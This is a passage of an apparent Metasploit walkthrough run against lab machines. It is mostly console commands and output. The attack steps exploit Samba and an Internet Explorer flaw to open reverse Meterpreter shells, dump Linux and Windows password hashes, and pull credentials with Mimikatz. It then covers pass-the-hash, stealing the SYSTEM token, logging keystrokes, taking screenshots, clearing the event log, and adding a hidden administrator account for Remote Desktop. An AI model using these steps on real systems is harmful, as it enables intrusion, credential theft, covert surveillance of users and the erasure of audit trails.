msf > help vulns
Print all vulnerabilities in the database

Usage: vulns [addr range]

  -h,--help             Show this help information
  -p,--port <portspec>  List vulns matching this port spec
  -s <svc names>        List vulns matching these service names
  -R,--rhosts           Set RHOSTS from the results of the search
  -S,--search           Search string to filter by
  -i,--info             Display Vuln Info

Examples:
  vulns -p 1-65536          # only vulns with associated services
  vulns -p 1-65536 -s http  # identified as http on any port
```

It’s possible to also add notes:

```
msf > help notes
```

```
Usage: notes [-h] [-t <type1,type2>] [-n <data string>] [-a] [addr range]

  -a,--add                 Add a note to the list of addresses, instead of listing
  -d,--delete              Delete the hosts instead of searching
  -n,--note <data>         Set the data for a new note (only with -a)
  -t <type1,type2>         Search for a list of types
  -h,--help                Show this help information
  -R,--rhosts              Set RHOSTS from the results of the search
  -S,--search              Regular expression to match for search
  -o,--output              Save the notes to a csv file
  --sort <field1,field2>   Fields to sort by (case sensitive)

Examples:
  notes --add -t apps -n 'winzip' 10.1.1.34 10.1.20.41
  notes -t smb.fingerprint 10.1.1.34 10.1.20.41
  notes -S 'nmap.nse.(http|rtsp)' --sort type,output
```

If credentials were found, we have a way to list and manage them:

```
msf > help creds

With no sub-command, list credentials. If an address range is
given, show only credentials with logins on hosts within that
range.

Usage - Listing credentials:
  creds [filter options] [address range]

Usage - Adding credentials:
  creds add-ntlm <user> <ntlm hash> [domain]
  creds add-password <user> <password> [realm] [realm-type]
  creds add-ssh-key <user> </path/to/id_rsa> [realm-type]
Where [realm type] can be one of:
  domain - Active Directory Domain
  db2db - DB2 Database
```

```
    sid - Oracle System Identifier
    pgdb - PostgreSQL Database
    wildcard - *

  General options
    -h,--help             Show this help information
    -o <file>             Send output to a file in csv format
    -d                    Delete one or more credentials

  Filter options for listing
    -P,--password <regex> List passwords that match this regex
    -p,--port <portspec>  List creds with logins on services matching this port spec
    -s <svc names>        List creds matching comma-separated service names
    -u,--user <regex>     List users that match this regex
    -t,--type <type>      List creds that match the following types: password,ntlm,hash
    -O,--origins          List creds that match these origins
    -R,--rhosts           Set RHOSTS from the results of the search

  Examples, listing:
    creds               # Default, returns all credentials
    creds 1.2.3.4/24    # nmap host specification
    creds -p 22-25,445  # nmap port specification
    creds -s ssh,smb    # All creds associated with a login on SSH or SMB services
    creds -t ntlm       # All NTLM creds


  Examples, adding:
    # Add a user with an NTLMHash
    creds add-ntlm alice 5cfe4c82d9ab8c66590f5b47cd6690f1:978a2e2e1dec9804c6b936f254727f9a
    # Add a user with a blank password and a domain
    creds add-password bob '' contosso
    # Add a user with an SSH key
    creds add-ssh-key root /root/.ssh/id_rsa

  Example, deleting:
    # Delete all SMB credentials
    creds -d -s smb
```

As you can see though, I have no credentials in the database:

```
msf > creds
Credentials
===========

host  origin  service  public  private  realm  private_type
----  ------  -------  ------  -------  -----  ------------
```

Finally, there is the loot:

```
msf > help loot
Usage: loot <options>
 Info: loot [-h] [addr1 addr2 ...] [-t <type1,type2>]
  Add: loot -f [fname] -i [info] -a [addr1 addr2 ...] [-t [type]
  Del: loot -d [addr1 addr2 ...]

  -a,--add          Add loot to the list of addresses, instead of listing
  -d,--delete       Delete *all* loot matching host and type
  -f,--file         File with contents of the loot to add
  -i,--info         Info of the loot to add
  -t <type1,type2>  Search for a list of types
  -h,--help         Show this help information
  -S,--search       Search string to filter by
```

I have compromised the target via the Samba service and now I will loot some hashes from it:

```
msf exploit(usermap_script) > run -j
[*] Exploit running as background job.

[*] Started bind handler
msf exploit(usermap_script) > [*] Command shell session 2 opened (192.168.80.155:49009 -

msf exploit(usermap_script) > use post/linux/gather/hashdump
msf post(hashdump) > options

Module options (post/linux/gather/hashdump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf post(hashdump) > sessions

Active sessions
===============

  Id  Type        Information  Connection
  --  ----        -----------  ----------
  2   shell unix               192.168.80.155:49009 -> 192.168.80.156:4444 (192.168.80.1

msf post(hashdump) > set SESSION 2
SESSION => 2
msf post(hashdump) > run

[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bi
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /root/.msf5/loot/20160603132136_lab_192.168.80.156_linux.h
[*] Post module execution completed
```

Now I can see the loot in the database:

```
msf post(hashdump) > loot

Loot
====

host            service  type          name                   content     info
----            -------  ----          ----                   -------     ----
192.168.80.156           linux.hashes  unshadowed_passwd.pwd  text/plain  Linux Unshadow
192.168.80.156           linux.passwd  passwd.tx              text/plain  Linux Passwd F
192.168.80.156           linux.shadow  shadow.tx              text/plain  Linux Passworc
```

Meterpreter

Next, let's look at Meterpreter, the king of payloads. Meterpreter has no disk presence because it only exists in memory, and it leaves no trail behind of created processes because it injects itself in currently running processes. To top it off, its traffic is encrypted. I will show Meterpreter in action here, but this time, the target is a Windows 7 machine.

I've already set up the exploit:

```
msf exploit(ms11_003_ie_css_import) > options

Module options (exploit/windows/browser/ms11_003_ie_css_import):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   OBFUSCATE  true             no        Enable JavaScript obfuscation
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an ac
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is ra
   URIPATH                     no        The URI to use for this exploit (default is ran


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, proce
   LHOST     192.168.80.155   yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

And the description of what this exploit does:

```
Description:
  This module exploits a memory corruption vulnerability within
  Microsoft\'s HTML engine (mshtml). When parsing an HTML page
  containing a recursive CSS import, a C++ object is deleted and later
  reused. This leads to arbitrary code execution. This exploit
  utilizes a combination of heap spraying and the .NET 2.0
  'mscorie.dll' module to bypass DEP and ASLR. This module does not
  opt-in to ASLR. As such, this module should be reliable on all
  Windows versions with .NET 2.0.50727 installed.
```

All right, first I start the handler on my attacking machine:

```
msf exploit(ms11_003_ie_css_import) > run -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.80.155:4444
[*] Using URL: http://0.0.0.0:8080/Br8CNFRY
msf exploit(ms11_003_ie_css_import) > [*] Local IP: http://192.168.80.155:8080/Br8CNFRY
[*] Server started.
```

Then on the victim, I disabled WIndows Firewall and then I used Internet Explorer (ugh) to go to the URL `http://192.168.80.155:8080/Br8CNFRY`. And on my Kali machine, a Meterpreter session was opened:

```
msf exploit(ms11_003_ie_css_import) > [*] 192.168.80.128   ms11_003_ie_css_import - Rece
[*] 192.168.80.128   ms11_003_ie_css_import - Sending redirect
[*] 192.168.80.128   ms11_003_ie_css_import - Received request for "/Br8CNFRY/RHHy0H.htm
[*] 192.168.80.128   ms11_003_ie_css_import - Sending HTML
[*] 192.168.80.128   ms11_003_ie_css_import - Received request for "/Br8CNFRY/generic-14
[*] 192.168.80.128   ms11_003_ie_css_import - Sending .NET DLL
[*] 192.168.80.128   ms11_003_ie_css_import - Received request for "/Br8CNFRY/\xEE\x80\x
[*] 192.168.80.128   ms11_003_ie_css_import - Sending CSS
[*] Sending stage (957487 bytes) to 192.168.80.128
[*] Meterpreter session 5 opened (192.168.80.155:4444 -> 192.168.80.128:49281) at 2016-0
[*] Session ID 5 (192.168.80.155:4444 -> 192.168.80.128:49281) processing InitialAutoRun
[*] Current server process: iexplore.exe (2772)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 988
[+] Successfully migrated to process
```

I actually closed IE on the Windows machine because it kept requesting the DLL and opening more sessions. Now it's time to go to the newly created Meterpreter session:

```
msf exploit(ms11_003_ie_css_import) > sessions

Active sessions
===============

  Id  Type                   Information                                Connection
  --  ----                   -----------                                ----------
  5   meterpreter x86/win32  WIN-D7GA2J1M0TU\wingoat @ WIN-D7GA2J1M0TU  192.168.80.155:4

msf exploit(ms11_003_ie_css_import) > sessions -i 5
[*] Starting interaction with 5...
```

The reason I wanted to show Meterpreter on a Windows target is because there are many commands unique to Windows that we can use. I will demo them further

Meterpreter commands

```
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session.
    transport                 Change the current transport mechanism
    use                       Deprecated alias for 'load'
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel


Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory


Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    getproxy      Display the current proxy configuration
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table


Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getsid        Get the SID of the user that the server is running as
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS


Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components


Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam


Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes
```

The first thing I will do is migrate to the Windows Explorer process, because a stray Notepad might look suspicious. I got the PID from doing a *ps*:

```
meterpreter > migrate 1408
[*] Migrating from 988 to 1408...
[*] Migration completed successfully.
```

```
meterpreter > getpid
Current pid: 1408
```

So let’s now play with the available functionality. I made a file that I will upload to the hacked machine:

```
meterpreter > background
[*] Backgrounding session 5...
msf exploit(ms11_003_ie_css_import) > echo 'HA HA HA' > read.txt
[*] exec: echo 'HA HA HA' > read.txt

meterpreter > upload /root/read.txt C:\
[*] uploading  : /root/read.txt -> C:\
[*] uploaded   : /root/read.txt -> C:\\read.txt
meterpreter > cd C:\
meterpreter > cat read.txt
HA HA HA
```

Ok, now I will download something on my machine:

```
meterpreter > download desktop.ini
[*] downloading: desktop.ini -> desktop.ini
[*] download   : desktop.ini -> desktop.ini
meterpreter > cat desktop.ini
��
[.ShellClassInfo]
LocalizedResourceName=@%SystemRoot%\system32\shell32.dll,-21813
```

Let’s now look at some system information:

```
meterpreter > sysinfo
Computer        : WIN-D7GA2J1M0TU
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/win64
```

I attempted to get system privileges and it worked:

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

It’s possible to clear the event log of the machine, though that is anything but stealthy:

```
meterpreter > clearev
[*] Wiping 1583 records from Application...
[*] Wiping 5436 records from System...
[*] Wiping 1422 records from Security...
```

We can also execute native commands on the target:

```
meterpreter > execute -h
Usage: execute -f file [options]

Executes a command on the remote machine.

```

```
OPTIONS:

    -H        Create the process hidden from view.
    -a <opt>  The arguments to pass to the command.
    -c        Channelized I/O (required for interaction).
    -d <opt>  The 'dummy' executable to launch when using -m.
    -f <opt>  The executable command to run.
    -h        Help menu.
    -i        Interact with the process after creating it.
    -k        Execute process on the meterpreters current desktop
    -m        Execute from memory.
    -s <opt>  Execute process in a given session as the session user
    -t        Execute process with currently impersonated thread token

meterpreter > execute -f "ipconfig /flushdns" -i -H
Process 2016 created.
Channel 3 created.

Windows IP Configuration

Successfully flushed the DNS Resolver Cache.
```

If you're feeling brave, you can mess around, uhm, interact with the target registry:

```
meterpreter > reg -h
Usage: reg [command] [options]

Interact with the target machine's registry.

OPTIONS:

    -d <opt>  The data to store in the registry value.
    -h        Help menu.
    -k <opt>  The registry key path (E.g. HKLM\Software\Foo).
    -r <opt>  The remote machine name to connect to (with current process credentials
    -t <opt>  The registry value type (E.g. REG_SZ).
    -v <opt>  The registry value name (E.g. Stuff).
    -w        Set KEY_WOW64 flag, valid values [32|64].

COMMANDS:

    enumkey   Enumerate the supplied registry key [-k <key>]
    createkey Create the supplied registry key  [-k <key>]
    deletekey Delete the supplied registry key  [-k <key>]
    queryclass Queries the class of the supplied key [-k <key>]
    setval    Set a registry value [-k <key> -v <val> -d <data>]
    deleteval Delete the supplied registry value [-k <key> -v <val>]
    queryval  Queries the data contents of a value [-k <key> -v <val>]
```

To leverage more Windows-specific functionality, you can choose to spawn a system shell and do your work from there:

```
meterpreter > shell
Process 2368 created.
Channel 5 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

User interface commands

We can interact with various components of the Windows GUI. First, let's enumerate the available desktops and get the current one:

```
meterpreter > enumdesktops
```

```
Enumerating all accessible desktops

Desktops
========

    Session  Station  Name
    -------  -------  ----
    1        WinSta0  Default
    1        WinSta0  Disconnect
    1        WinSta0  Winlogon

meterpreter > getdesktop
Session 1\W\D
```

See how long the user has been idle:

```
meterpreter > idletime
User has been idle for: 5 mins 10 secs
```

If you want to know what the user is up to, you can start a keylogger and quietly observe everything like a ghost in the machine:

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
```


I typed something on the hacked machine and now I'm going to dump the keystrokes and see what we've got:

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
```

```
much $ such security wow
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

Now I want to see what the user sees. So let’s take a screenshot:

```
meterpreter > screenshot
Screenshot saved to: /root/ahhOgnkh.jpeg
```


File Edit View History Bookmarks Tools Help
Mozilla Firefox Start Page
Firefox Search or enter address
Search
mozilla
Search
Refresh Firefox...
7:35 PM
6/6/2016

Get more fox in your in-box. Sign up for monthly user tips, booster packs, and Internet intel.

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

In case you want to annoy the user, you can mess with some of the user interface:

```
meterpreter > uictl -h
Usage: uictl [enable/disable] [keyboard/mouse/all]
```

I can't demo the webcam and mic commands now so I won't go into those, but you have them at your disposal if the target has a webcam or microphone

Post exploitation

Once you have a foothold on the system, there are more things that you can do to assist you in squeezing more juice out of the hacked machine

Dumping hashes

You can use *hashdump* to dump the local hashes:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
wingoat:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

It is possible to also get the hashes and credentials straight from memory by using Mimikatz:

```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > help mimikatz

Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds
    livessp           Attempt to retrieve livessp creds
    mimikatz_command  Run a custom command
    msv               Attempt to retrieve msv creds (hashes)
    ssp               Attempt to retrieve ssp creds
    tspkg             Attempt to retrieve tspkg creds
    wdigest           Attempt to retrieve wdigest creds
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID   Package    Domain           User             Password
------   -------    ------           ----             --------
0;98494  NTLM       WIN-D7GA2J1M0TU  wingoat          lm{ aad3b435b51404eeaad3b435b514
0;996    Negotiate  WORKGROUP        WIN-D7GA2J1M0TU$ n.s. (Credentials KO)
0;997    Negotiate  NT AUTHORITY     LOCAL SERVICE    n.s. (Credentials KO)
0;49813  NTLM                                         n.s. (Credentials KO)
0;999    NTLM       WORKGROUP        WIN-D7GA2J1M0TU$ n.s. (Credentials KO)
```

Pass the hash

We can now use the psexec module to pass the hash and get access on the box, without any cracking. Note that on my Windows lab machine, I had to go to Local Security Policy –> Local Policies –> Security Options –> Accounts: Limit local account use of blank passwords to console logon only and set it to disabled.

```
msf exploit(psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                      Current Setting
   ----                  ---------------
   RHOST                 192.168.80.128
   RPORT                 445
   SERVICE_DESCRIPTION
   SERVICE_DISPLAY_NAME
   SERVICE_NAME
   SHARE                 ADMIN$
   SMBDomain             .
   SMBPass               aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
   SMBUser               wingoat


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, proce
   LHOST     192.168.80.155   yes       The listen address
   LPORT     5555             yes       The listen port
...
msf exploit(psexec) > run

[*] Started reverse TCP handler on 192.168.80.155:5555
[*] Connecting to the server...
[*] Authenticating to 192.168.80.128:445 as user 'wingoat'...
[*] Selecting PowerShell target
[*] 192.168.80.128:445 - Executing the payload...
[+] 192.168.80.128:445 - Service start timed out, OK if running a command or non-service
[*] Sending stage (1188911 bytes) to 192.168.80.128
[*] Meterpreter session 4 opened (192.168.80.155:5555 -> 192.168.80.128:49177) at 2016-0
```

Token impersonation

We owned an administrator account. But we want even more privileges. We can use the *incognito* module to steal the SYSTEM token for ourselves:

```
meterpreter > use incognito
Loading extension incognito...success.
meterpreter > help
...
Incognito Commands
==================

    Command              Description
    -------              -----------
    add_group_user       Attempt to add a user to a global group with all tokens
    add_localgroup_user  Attempt to add a user to a local group with all tokens
    add_user             Attempt to add a user with all tokens
    impersonate_token    Impersonate specified token
    list_tokens          List tokens available under current user context
    snarf_hashes         Snarf challenge/response hashes for every token
```

Let's see what tokens are available:

```
meterpreter > list_tokens
Usage: list_tokens <list_order_option>

Lists all accessible tokens and their privilege level

OPTIONS:

    -g        List tokens by unique groupname
    -u        List tokens by unique username


meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
```

```
=========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
WIN-D7GA2J1M0TU\wingoat

Impersonation Tokens Available
=========================================
NT AUTHORITY\ANONYMOUS LOGON
```

We are interested in the delegation tokens that are created by interactive logins. And among them..the SYSTEM token that we want!

```
meterpreter > impersonate_token
Usage: impersonate_token <token>

Instructs the meterpreter thread to impersonate the specified token. All other actions w

Hint: Double backslash DOMAIN\\name (meterpreter quirk)
Hint: Enclose with quotation marks if name contains a space

meterpreter > impersonate_token 'NT AUTHORITY\SYSTEM'
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Remote Desktop

Another way we can get access to the system is via Remote Desktop:


```
meterpreter > run getgui
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u <username> -p <password>
Or:    getgui -e

OPTIONS:

    -e        Enable RDP only.
    -f <opt>  Forward RDP Connection.
    -h        Help menu.
    -p <opt>  The Password of the user to add.
    -u <opt>  The Username of the user to add.
```

Let’s use it to enable Remote Desktop on the target and add our own user:

```
meterpreter > run getgui -e
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*]   RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]   The Terminal Services service is not set to auto, changing it to auto ...
[*]   Opening port in local firewall if necessary
[*] The following Error was encountered: Rex::TimeoutError Operation timed out.
[*] For cleanup use command: run multi_console_command -rc /root/.msf5/logs/scripts/getg
meterpreter > run getgui -u master -p pwned
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*]   Adding User: master with Password: pwned
[*]   Hiding user from Windows Login screen
[*]   Adding User: master to local group 'Remote Desktop Users'
[*]   Adding User: master to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -rc /root/.msf5/logs/scripts/getg
```

And to check if it worked, we can use the *rdesktop* client like this:

```
root@pwnbox:~#rdesktop -u master -p pwned 192.168.80.128
```



However, this is not very stealthy, because if another user is logged in, they will be disconnected. Anyway, better clean up after ourselves when we’re done:

```
meterpreter > run multi_console_command -rc /root/.msf5/logs/scripts/getgui/clean_up__201
[*] Running Command List ...
[*]   Running command execute -H -f cmd.exe -a "/c net user master /delete"
```

```
